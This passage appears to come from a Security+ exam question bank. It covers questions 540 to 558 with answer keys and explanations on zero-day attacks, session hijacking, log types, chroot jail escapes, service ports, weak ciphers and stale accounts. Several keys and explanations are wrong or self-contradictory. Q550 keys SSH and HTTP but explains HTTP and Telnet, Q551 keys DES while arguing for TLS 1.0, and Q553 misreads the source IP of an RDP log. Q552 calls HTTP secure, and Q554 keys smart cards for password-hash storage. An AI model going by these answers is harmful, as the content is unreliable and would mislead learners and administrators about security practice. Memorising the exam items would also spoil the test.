C: In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This is not what is described in this question. Therefore, this answer is incorrect.

D: Cookie stealing is another name for session hijacking.

In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer. This is not what is described in this question. Therefore, this answer is incorrect.

References:

<http://www.pctools.com/security-news/zero-day-vulnerability/> [http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking)

**QUESTION 540**

Which of the following types of application attacks would be used to identify malware causing security breaches that have NOT yet been identified by any trusted sources?

- A. Zero-day
- B. LDAP injection
- C. XML injection

D. Directory traversal

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

The security breaches have NOT yet been identified. This is zero day vulnerability. A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

**Incorrect Answers:**

B: LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input. When an application fails to properly sanitize user input, it's possible to modify LDAP statements using a local proxy. This could result in the execution of arbitrary commands such as granting permissions to unauthorized queries, and content modification inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can be similarly applied in LDAP Injection. LDAP injection is not a term used for an unknown security breach. This answer is therefore incorrect.

C: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. XML injection is not a term used for an unknown security breach. This answer is therefore incorrect.

D: Directory traversal is a form of HTTP exploit in which a hacker uses the software on a Web server to access data in a directory other than the server's root directory. If the attempt is successful, the hacker can view restricted files or even execute commands on the server. Although some educated guesswork is involved in finding paths to restricted files on a Web server, a skilled hacker can easily carry out this type of attack on an inadequately protected server by searching through the directory tree. The risk of such attacks can be minimized by careful Web server programming, the installation of software updates and patches, filtering of input from browsers, and the use of vulnerability scanners. Directory traversal is not a term used for an unknown security breach. This answer is therefore incorrect.

**References:**

<http://www.pctools.com/security-news/zero-day-vulnerability/> [https://www.owasp.org/index.php/LDAP\\_injection](https://www.owasp.org/index.php/LDAP_injection) Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337 <http://searchsecurity.techtarget.com/definition/directory-traversal>

#### **QUESTION 541**

Which of the following may cause Jane, the security administrator, to seek an ACL work around?

- A. Zero day exploit
- B. Dumpster diving
- C. Virus outbreak
- D. Tailgating

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A zero day vulnerability is an unknown vulnerability so there is no fix or patch for it. One way to attempt to work around a zero day vulnerability would be to restrict the permissions by using an ACL (Access Control List)

A zero day vulnerability refers to a hole in software that is unknown to the vendor. This security hole is then exploited by hackers before the vendor becomes aware and hurries to fix it--this exploit is called a zero day attack. Uses of zero day attacks can include infiltrating malware, spyware or allowing unwanted access to user information. The term "zero day" refers to the unknown nature of the hole to those outside of the hackers, specifically, the developers. Once the vulnerability becomes known, a race begins for the developer, who must protect users.

**Incorrect Answers:**

B: Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Seemingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using social engineering techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled, all storage media is erased, and all staff is educated about the danger of untracked trash. Using proximity card readers instead of the traditional key punch doors would not prevent dumpster diving. You cannot prevent dumpster diving by using an ACL. This answer is therefore incorrect.

C: A virus outbreak is a virus spreading around multiple computers. A virus can be stopped by using antivirus software. A virus could possibly be restricted by an ACL on a single computer but it would be difficult to configure ACLs quickly on several computers. Therefore, this answer is incorrect.

D: Tailgating in IT security would be an unauthorized person following an authorized person into a building or room such as a datacenter. If a building has a card reader where an authorized person can hold up a card to the reader to unlock the door, someone tailgating could follow the authorized person into the building by walking through the door before it closes and locks. You cannot prevent tailgating by using an ACL. This answer is therefore incorrect.

**References:**

<http://www.pctools.com/security-news/zero-day-vulnerability/> <http://searchsecurity.techtarget.com/definition/dumpster-diving>

## **QUESTION 542**

Matt, an IT administrator, wants to protect a newly built server from zero day attacks. Which of the following would provide the BEST level of protection?

- A. HIPS
- B. Antivirus
- C. NIDS
- D. ACL

**Correct Answer:** A

## **Section: Threats and Vulnerabilities**

### **Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.

Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected. More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address. An IPS can also correct Cyclic Redundancy Check (CRC) errors, unfragment packet streams, prevent TCP sequencing issues, and clean up unwanted transport and network layer options. Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host.

A Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. As a zero-day attack is an unknown vulnerability (a vulnerability that does not have a fix or a patch to prevent it), the best defence would be an intrusion prevention system.

Incorrect Answers:

B: Antivirus software provides protection against KNOWN viruses. As a zero-day attack is an unknown vulnerability (a vulnerability that does not have a fix or a patch to prevent it) antivirus software cannot protect against it. This answer is therefore incorrect.

C: NIDS (network intrusion detection systems) are designed to detect attempts to gain access to the network. We need to protect a server from zero day attacks, not the network. This answer is therefore incorrect.

D: This question asks for the BEST option. A HIPS may be able to detect a zero day attack and is therefore a better option. An ACL (access control list) can only restrict access to resources.

This answer is therefore incorrect.

References:

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system)

### **QUESTION 543**

Joe, a user, in a coffee shop is checking his email over a wireless network. An attacker records the temporary credentials being passed to Joe's browser. The attacker later uses the credentials to impersonate Joe and creates SPAM messages. Which of the following attacks allows for this impersonation?

- A. XML injection
- B. Directory traversal
- C. Header manipulation
- D. Session hijacking

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

In computer science, session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session--sometimes also called a session key--to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to web developers, as the HTTP cookies used to maintain a session on many web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer.

**Incorrect Answers:**

A: When a web user takes advantage of a weakness with SQL by entering values that they should not, it is known as a SQL injection attack. Similarly, when the user enters values that query XML (known as XPath) with values that take advantage of exploits, it is known as an XML injection attack. XPath works in a similar manner to SQL, except that it does not have the same levels of access control, and taking advantage of weaknesses within can return entire documents. The best way to prevent XML injection attacks is to filter the user's input and sanitize it to make certain that it does not cause XPath to return more data than it should. This is not what is described in this question. This answer is therefore incorrect.

B: Directory traversal is a form of HTTP exploit in which a hacker uses the software on a Web server to access data in a directory other than the server's root directory. If the attempt is successful, the hacker can view restricted files or even execute commands on the server. Although some educated guesswork is involved in finding paths to restricted files on a Web server, a skilled hacker can easily carry out this type of attack on an inadequately protected server by searching through the directory tree. The risk of such attacks can be minimized by careful Web server programming, the installation of software updates and patches, filtering of input from browsers, and the use of vulnerability scanners. This is not what is described in this question. This answer is therefore incorrect.

C: A header manipulation attack uses other methods (hijacking, cross-site forgery, and so forth) to change values in HTTP headers and falsify access. When used with XSRF, the attacker can even change a user's cookie. Internet Explorer 8 and above include InPrivate Filtering to help prevent some of this. By default, your browser sends information to sites as they need it--think of requesting a map from a site; it needs to know your location in order to give directions. With InPrivate Filtering, you can configure the browser not to share information that can be captured and manipulated. This is not what is described in this question. This answer is therefore incorrect.

**References:**

[http://en.wikipedia.org/wiki/Session\\_hijacking](http://en.wikipedia.org/wiki/Session_hijacking)

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 337, 340 <http://searchsecurity.techtarget.com/definition/directory-traversal>

#### **QUESTION 544**

How often, at a MINIMUM, should Sara, an administrator, review the accesses and rights of the users on her system?

- A. Annually
- B. Immediately after an employee is terminated
- C. Every five years

- D. Every time they patch the server

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Reviewing the accesses and rights of the users on a system at least annually is acceptable practice. More frequently would be desirable but too frequently would be a waste of administrative time.

**Incorrect Answers:**

B: You could check that a user hasn't accessed your system after the user has been terminated. However, this question is asking about all users. It is unnecessary to check the accesses and rights of all users every time one user is terminated. Therefore, this answer is incorrect.

C: Every five years is too long. You should check the accesses and rights of the users on a system at least annually. Therefore, this answer is incorrect.

D: It is unnecessary to check the accesses and rights of the users on a system every time the system is patched. This would be a waste of administrative time. Therefore, this answer is incorrect.

#### **QUESTION 545**

Which of the following types of logs could provide clues that someone has been attempting to compromise the SQL Server database?

- A. Event
- B. SQL\_LOG
- C. Security
- D. Access

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Event logs include Application logs, such as those where SQL Server would write entries. This is where you would see logs with details of someone trying to access a SQL database.

**Incorrect Answers:**

B: This log does not contain information that would provide clues that someone has been attempting to compromise the SQL Server database. Therefore, this answer is incorrect.

C: This log does not contain information that would provide clues that someone has been attempting to compromise the SQL Server database although the Security Event Log in Windows does contain information about attempted logins to a system. However, as another answer specifies an "Event" log, that answer is correct. Therefore, this answer is incorrect.

D: This log does not contain information that would provide clues that someone has been attempting to compromise the SQL Server database. Therefore, this answer is incorrect.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 68, 469

### QUESTION 546

Ann, the security administrator, received a report from the security technician, that an unauthorized new user account was added to the server over two weeks ago. Which of the following could have mitigated this event?

- A. Routine log audits
- B. Job rotation
- C. Risk likelihood assessment
- D. Separation of duties

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

When a new user account is created, an entry is added to the Event Logs. By routinely auditing the event logs, you would know that an account has been created.

Incorrect Answers:

B: Job rotation is a concept that has employees rotating through different jobs to learn the procedures and processes in each. From a security perspective, job rotation helps to prevent or expose dangerous shortcuts or even fraudulent activity. Knowledge is shared with multiple people, and no one person can retain explicit control of any process or data. Job rotation would not mitigate against an unauthorized new user account being created. Therefore, this answer is incorrect.

C: Assessing the likelihood of risk may determine the likelihood of an unauthorized new user account being created. However, it would not tell you that an unauthorized account had been created. Therefore, this answer is incorrect.

D: Separation of duties is the process of ensuring that functions of a role are carried out by multiple users. This is to prevent fraud and restricts the amount of power held by any one individual. Separation of duties would not mitigate against an unauthorized new user account being created. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Job\\_rotation](http://en.wikipedia.org/wiki/Job_rotation)

**QUESTION 547**

A security administrator needs to determine which system a particular user is trying to login to at various times of the day. Which of the following log types would the administrator check?

- A. Firewall
- B. Application
- C. IDS
- D. Security

**Correct Answer:** D

**Section: Threats and Vulnerabilities****Explanation****Explanation/Reference:****Section: Threats and Vulnerabilities**

The security log records events such as valid and invalid logon attempts, as well as events related to resource use, such as the creating, opening, or deleting of files. For example, when logon auditing is enabled, an event is recorded in the security log each time a user attempts to log on to the computer. You must be logged on as Administrator or as a member of the Administrators group in order to turn on, use, and specify which events are recorded in the security log.

**Incorrect Answers:**

A: A firewall is a hardware device or a software application designed to restrict what data traffic can enter or leave the network. A firewall log logs which traffic has been allowed through the firewall and which traffic it has blocked. It does not record attempted logon events. Therefore, this answer is incorrect.

B: The Application log contains events logged by applications or programs. For example, a database program might record a file error in the application log. Program developers decide which events to log. It does not record attempted logon events. Therefore, this answer is incorrect.

C: An IDS (Intrusion Detection System) is used to detect attempts to access computer systems on a network. The IDS log will log intrusion attempts to access the systems. It does not record attempted logon events specifically as a security event log does. Therefore, this answer is incorrect.

**References:**

<https://technet.microsoft.com/en-us/library/cc722404.aspx?f=255&MSPPError=-2147217396>

**QUESTION 548**

The security administrator is analyzing a user's history file on a Unix server to determine if the user was attempting to break out of a rootjail. Which of the following lines in the user's history log shows evidence that the user attempted to escape the rootjail?

- A. cd ../../..../bin/bash
- B. whoami
- C. ls /root

D. sudo -u root

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

On modern UNIX variants, including Linux, you can define the root directory on a perprocess basis. The chroot utility allows you to run a process with a root directory other than /.

The root directory appears at the top of the directory hierarchy and has no parent: A process cannot access any files above the root directory (because they do not exist). If, for example, you run a program (process) and specify its root directory as /home/sam/jail, the program would have no concept of any files in /home/sam or above: jail is the program's root directory and is labeled / (not jail). By creating an artificial root directory, frequently called a (chroot) jail, you prevent a program from accessing or modifying--possibly maliciously--files outside the directory hierarchy starting at its root. You must set up a chroot jail properly to increase security: If you do not set up the chroot jail correctly, you can actually make it easier for a malicious user to gain access to a system than if there were no chroot jail.

The command cd.. takes you up one level in the directory structure. Repeated commands would take you to the top level the root which is represented by a forward slash /. The command /bin/bash is an attempt to run the bash shell from the root level.

**Incorrect Answers:**

B: The whoami command is used to display the username that the user is working under. It does not signify an attempt to break out of a rootjail.  
Therefore, this answer is incorrect.

C: The ls / command is used to list the directories at the root level of the directory structure. It does not signify an attempt to break out of a rootjail.  
Therefore, this answer is incorrect.

D: The sudo -u root command is used to change the security context to that of the root user. The root user is equivalent to the Administrator account in Windows. It does not signify an attempt to break out of a rootjail. Therefore, this answer is incorrect.

**References:**

<http://searchitchannel.techtarget.com/feature/Secure-your-Linux-server-with-a-chroot-jail-or-TCP-wrappers>

#### **QUESTION 549**

A security technician is attempting to improve the overall security posture of an internal mail server. Which of the following actions would BEST accomplish this goal?

- A. Monitoring event logs daily
- B. Disabling unnecessary services
- C. Deploying a content filter on the network
- D. Deploy an IDS on the network

**Correct Answer:** B

**Section: Threats and Vulnerabilities****Explanation****Explanation/Reference:**

Section: Threats and Vulnerabilities

One of the most basic practices for reducing the attack surface of a specific host is to disable unnecessary services. Services running on a host, especially network services provide an avenue through which the system can be attacked. If a service is not being used, disable it.

Incorrect Answers:

A: Monitoring event logs daily is good practice to view events that have happened. However, it does not improve the security posture of the system. The event logs record things that have happened. They don't prevent things such as an attack from happening.

C: Content filtering is the process of inspecting the content of a web page as it is downloaded. The content can then be blocked if it doesn't comply with the company's web policy. Content-control software determines what content will be available or perhaps more often what content will be blocked.

Content filtering will not improve the overall security posture of a server.

D: An IDS (Intrusion Detection System) is used to detect attempts to access a computer systems on a network. An IDS is a good idea to improve the security posture of the network. However, this question is asking about improving the security posture of a specific computer (the email server).

Therefore disabling unnecessary services is a better answer.

**QUESTION 550**

A vulnerability assessment indicates that a router can be accessed from default port 80 and default port 22. Which of the following should be executed on the router to prevent access via these ports? (Select TWO).

- A. FTP service should be disabled
- B. HTTPS service should be disabled
- C. SSH service should be disabled
- D. HTTP service should be disabled
- E. Telnet service should be disabled

**Correct Answer: CD**

**Section: Threats and Vulnerabilities****Explanation****Explanation/Reference:**

Section: Threats and Vulnerabilities

Port 80 is used by HTTP. Port 22 is used by SSH. By disabling the HTTP and Telnet services, you will prevent access to the router on ports 80 and 22.

Incorrect Answers:

A: FTP uses ports 20 and 21. Disabling this service will not prevent access to the router on ports 80 or 22. Therefore, this answer is incorrect.

B: HTTPS uses port 443. Disabling this service will not prevent access to the router on ports 80 or 22. Therefore, this answer is incorrect.

E: Telnet uses port 23. Disabling this service will not prevent access to the router on ports 80 or 22. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

### QUESTION 551

During a routine audit a web server is flagged for allowing the use of weak ciphers. Which of the following should be disabled to mitigate this risk? (Select TWO).

- A. SSL 1.0
- B. RC4
- C. SSL 3.0
- D. AES
- E. DES
- F. TLS 1.0

**Correct Answer:** AE

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

TLS 1.0 and SSL 1.0 both have known vulnerabilities and have been replaced by later versions. Any systems running these ciphers should have them disabled. Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. They use X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom they are communicating, and to exchange a symmetric key. This session key is then used to encrypt data flowing between the parties. This allows for data/ message confidentiality, and message authentication codes for message integrity and as a by-product, message authentication. Netscape developed the original SSL protocol. Version 1.0 was never publicly released because of serious security flaws in the protocol; version 2.0, released in February 1995, "contained a number of security flaws which ultimately led to the design of SSL version 3.0". TLS 1.0 was first defined in RFC 2246 in January 1999 as an upgrade of SSL Version 3.0. As stated in the RFC, "the differences between this protocol and SSL 3.0 are not dramatic, but they are significant enough to preclude interoperability between TLS 1.0 and SSL 3.0". TLS 1.0 does include a means by which a TLS implementation can downgrade the connection to SSL 3.0, thus weakening security.

TLS 1.1 and then TLS 1.2 were created to replace TLS 1.0.

**Incorrect Answers:**

B: In cryptography, RC4 is the most widely used software stream cipher and is used in popular Internet protocols such as Transport Layer Security (TLS). Whilst some argue that RC4 does have a weakness, it is still commonly used today. SSL 1.0 and TLS 1.0 are considered to be weaker ciphers. Therefore, this answer is incorrect.

C: Although TLS 1.2 has been created to replace SSL 3.0, SSL 3.0 is still commonly used today. SSL 1.0 and TLS 1.0 are considered to be weaker ciphers. Therefore, this answer is incorrect.

D: AES (Advanced Encryption Standard) has been adopted by the U.S. government and is now used worldwide. It supersedes the Data Encryption Standard (DES) which was published in 1977. The algorithm described by AES is a symmetric-key algorithm, meaning the same key is used for both encrypting and decrypting the data. AES is not considered to be a weak cipher.

Therefore, this answer is incorrect.

F: In cryptography, Triple DES (3DES) is the common name for the Triple Data Encryption Algorithm symmetric-key block cipher, which applies the Data Encryption Standard (DES) cipher algorithm three times to each data block. Although DES has been superseded by 3DES and AES, DES is still used today. SSL 1.0 and TLS 1.0 are considered to be weaker ciphers.

Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Transport\\_Layer\\_Security](http://en.wikipedia.org/wiki/Transport_Layer_Security)

[http://en.wikipedia.org/wiki/Triple\\_DES](http://en.wikipedia.org/wiki/Triple_DES)

#### QUESTION 552

A new web server has been provisioned at a third party hosting provider for processing credit card transactions. The security administrator runs the netstat command on the server and notices that ports 80, 443, and 3389 are in a 'listening' state. No other ports are open. Which of the following services should be disabled to ensure secure communications?

- A. HTTPS
- B. HTTP
- C. RDP
- D. TELNET

**Correct Answer: B**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

HTTP uses port 80. HTTP does not provide encrypted communications. Port 443 is used by HTTPS which provides secure encrypted communications. Port 3389 is used by RDP (Remote Desktop Protocol) which does provide encrypted communications.

**Incorrect Answers:**

A: HTTPS uses port 443. HTTPS uses SSL or TLS certificates to secure HTTP communications. HTTPS (HTTP over SSL or HTTP Secure) is the use of Secure Socket Layer (SSL) or Transport Layer Security (TLS) as a sublayer under regular HTTP application layering. HTTPS encrypts and decrypts user page requests as well as the pages that are returned by the Web server. HTTP is secure so this answer is incorrect.

C: RDP (Remote Desktop Protocol) is used to remotely connect to a Windows computer. RDP uses encrypted communications and is therefore considered secure. This answer is therefore incorrect.

D: Telnet uses port 23. This is not one of the ports listed as open in the question. This answer is therefore incorrect.

References:

<http://searchsoftwarequality.techtarget.com/definition/HTTPS> [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

**QUESTION 553**

Joe analyzed the following log and determined the security team should implement which of the following as a mitigation method against further attempts?

Host 192.168.1.123

[00: 00: 01]Successful Login: 015 192.168.1.123 : local  
[00: 00: 03]Unsuccessful Login: 022 214.34.56.006 : RDP 192.168.1.124  
[00: 00: 04]UnSuccessful Login: 010 214.34.56.006 : RDP 192.168.1.124  
[00: 00: 07]UnSuccessful Login: 007 214.34.56.006 : RDP 192.168.1.124  
[00: 00: 08]UnSuccessful Login: 003 214.34.56.006 : RDP 192.168.1.124

- A. Reporting
- B. IDS
- C. Monitor system logs
- D. Hardening

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

We can see a number of unsuccessful login attempts using a Remote Desktop Connection (using the RDP protocol) from a computer with the IP address 192.168.1.124. Someone successfully logged in locally. This is probably an authorized login (for example, Joe logging in). Hardening is the process of securing a system. We can harden (secure) the system by either disallowing remote desktop connections altogether or by restricting which IPs are allowed to initiate remote desktop connections.

**Incorrect Answers:**

A: Reporting is not used to prevent unauthorized login attempts. Therefore, this answer is incorrect.

B: An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. An IDS could detect the attempted logins but it would not prevent them. "Hardening" is a basic security principle which should be applied to every system. Therefore, this answer is incorrect.

C: Monitoring system logs will keep you informed about any potential problems with the computer system. However, it will not prevent unauthorized login attempts. Therefore, this answer is incorrect.

**QUESTION 554**

The Chief Technology Officer (CTO) wants to improve security surrounding storage of customer passwords.

The company currently stores passwords as SHA hashes. Which of the following can the CTO implement requiring the LEAST change to existing systems?

- A. Smart cards
- B. TOTP
- C. Key stretching
- D. Asymmetric keys

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

Smart cards usually come in two forms. The most common takes the form of a rectangular piece of plastic with an embedded microchip. The second is as a USB token. It contains a built in processor and has the ability to securely store and process information. A "contact" smart card communicates with a PC using a smart card reader whereas a "contactless" card sends encrypted information via radio waves to the PC. Typical scenarios in which smart cards are used include interactive logon, e-mail signing, e-mail decryption and remote access authentication. However, smart cards are programmable and can contain programs and data for many different applications. For example smart cards may be used to store medical histories for use in emergencies, to make electronic cash payments or to verify the identity of a customer to an e-retailer. Microsoft provides two device independent APIs to insulate application developers from differences between current and future implementations:

CryptoAPI and Microsoft Win32® SCard APIs.

The Cryptography API contains functions that allow applications to encrypt or digitally sign data in a flexible manner, while providing protection for the user's sensitive private key data. All cryptographic operations are performed by independent modules known as cryptographic service providers (CSPs). There are many different cryptographic algorithms and even when implementing the same algorithm there are many choices to make about key sizes and padding for example. For this reason, CSPs are grouped into types, in which each supported CryptoAPI function, by default, performs in a way particular to that type. For example, CSPs in the PROV\_DSS provider type support DSS Signatures and MD5 and SHA hashing.

**Incorrect Answers:**

B: A time-based one-time password (TOTP) is a temporary code, generated by an algorithm, for use in authenticating access to computer systems. The algorithm that generates each password uses the current time of day as one of its factors, ensuring that each password is unique. Time-based one-time passwords are commonly used for two-factor authentication and have seen growing adoption by cloud application providers. In two-factor authentication scenarios, a user must enter a traditional, static password and a TOTP to gain access. In this question, the company currently stores passwords as SHA hashes. This suggests that the passwords are not temporary passwords. Therefore this answer is incorrect.

C: In cryptography, key stretching refers to techniques used to make a possibly weak key, typically a password or passphrase, more secure against a brute force attack by increasing the time it takes to test each possible key. Passwords or passphrases created by humans are often short or predictable enough to allow password cracking. Key stretching makes such attacks more difficult. Key stretching is used to make passwords stronger. One method is to apply a hash to the password. In this question, the passwords are already hashed. Therefore this answer is incorrect.

D: Asymmetric algorithms use two keys to encrypt and decrypt data. These asymmetric keys are referred to as the public key and the private key. The sender uses the public key to encrypt a message, and the receiver uses the private key to decrypt the message; what one key does, the other one undoes. Asymmetric keys are not used to further secure hashed passwords. Therefore this answer is incorrect.

References:

<https://msdn.microsoft.com/en-us/library/ms953432.aspx>

<http://searchconsumerization.techtarget.com/definition/time-based-one-time-password-TOTP> [http://en.wikipedia.org/wiki/Key\\_stretching](http://en.wikipedia.org/wiki/Key_stretching)

**QUESTION 555**

An auditor's report discovered several accounts with no activity for over 60 days. The accounts were later identified as contractors' accounts who would be returning in three months and would need to resume the activities. Which of the following would mitigate and secure the auditors finding?

- A. Disable unnecessary contractor accounts and inform the auditor of the update.
- B. Reset contractor accounts and inform the auditor of the update.
- C. Inform the auditor that the accounts belong to the contractors.
- D. Delete contractor accounts and inform the auditor of the update.

**Correct Answer: A**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A disabled account cannot be used. It is 'disabled'. Whenever an employee leaves a company, the employee's user account should be disabled. The question states that the accounts are contractors' accounts who would be returning in three months. Therefore, it would be easier to keep the accounts rather than deleting them which would require that the accounts are recreated in three months time. By disabling the accounts, we can ensure that the accounts cannot be used; in three months when the contractors are back, we can simply re-enable the accounts.

**Incorrect Answers:**

B: Resetting an account is typically something you would do with a computer account rather than a user account. Resetting an account clears the security identifier associated with the account which effectively creates a different account with the same name. This would prevent any access to resources that was granted to the original account. Disabling the accounts would be a better solution. Therefore, this answer is incorrect.

C: Informing the auditor that the accounts belong to the contractors would not prevent access to the accounts for the three months until the contractors return. This answer does not improve security and is therefore incorrect.

D: It would be easier to keep the accounts rather than deleting them which would require that the accounts are recreated in three months time when the contractors return. By disabling the accounts, we can ensure that the accounts cannot be used; then in three months when the contractors are back, we can simply re-enable the accounts. Therefore, this answer is incorrect.

**QUESTION 556**

An administrator notices that former temporary employees' accounts are still active on a domain. Which of the following can be implemented to increase security and prevent this from happening?

- A. Implement a password expiration policy.
- B. Implement an account expiration date for permanent employees.
- C. Implement time of day restrictions for all temporary employees.
- D. Run a last logon script to look for inactive accounts.

**Correct Answer:** D

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

You can run a script to return a list of all accounts that haven't been used for a number of days, for example 30 days. If an account hasn't been logged into for 30 days, it's a safe bet that the user the account belonged to is no longer with the company. You can then disable all the accounts that the script returns. A disabled account cannot be used to log in to a system. This is a good security measure. As soon as an employee leaves the company, the employee's account should always be disabled.

**Incorrect Answers:**

A: A password expiration policy is always a good idea as it forces users to change their passwords regularly. However, an expired password does not prevent you from logging in. When you log in using an account with an expired password, you are prompted to change the password.

Therefore, this answer is incorrect.

B: Implementing an account expiration date for permanent employees is not a good idea. When the accounts expire, no one would be able to log in. Account expiration is useful for temporary employees (where you know when they will be leaving), not permanent employees. Therefore, this answer is incorrect.

C: Time of day restrictions will restrict users to logging in at certain times of the day only (for example: during office hours). However, this does not prevent people from logging in during the allowed hours. Therefore, this answer is incorrect.

**QUESTION 557**

How must user accounts for exiting employees be handled?

- A. Disabled, regardless of the circumstances
- B. Disabled if the employee has been terminated
- C. Deleted, regardless of the circumstances
- D. Deleted if the employee has been terminated

**Correct Answer:** A

## **Section: Threats and Vulnerabilities**

### **Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

You should always disable an employee's account as soon as they leave. The employee knows the username and password of the account and could continue to log in for potentially malicious purposes. Disabling the account will ensure that no one can log in using that account.

Incorrect Answers:

B: You should always disable an employee's account as soon as they leave regardless of why they are leaving. A terminated employee might be more likely to log in for malicious purposes but should you also disable the accounts of employees leaving through their own choice. Disabling any unused account is always best practice. Therefore, this answer is incorrect.

C: There is no need to delete the account. The employee may come back to the company or a new employee may join the company to replace the leaving employee. In this case, you could just rename the disabled account, change the password and re-enable the account. The new employee would then have the same access to resources as the ex-employee. Therefore, this answer is incorrect.

D: There is no need to delete the account. A new employee may join the company to replace the leaving employee. In this case, you could just rename the disabled account, change the password and re-enable the account. The new employee would then have the same access to resources as the ex- employee. Therefore, this answer is incorrect.

### **QUESTION 558**

An administrator has a network subnet dedicated to a group of users. Due to concerns regarding data and network security, the administrator desires to provide network access for this group only. Which of the following would BEST address this desire?

- A. Install a proxy server between the users' computers and the switch to filter inbound network traffic.
- B. Block commonly used ports and forward them to higher and unused port numbers.
- C. Configure the switch to allow only traffic from computers based upon their physical address.
- D. Install host-based intrusion detection software to monitor incoming DHCP Discover requests.

**Correct Answer: C**

## **Section: Threats and Vulnerabilities**

### **Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

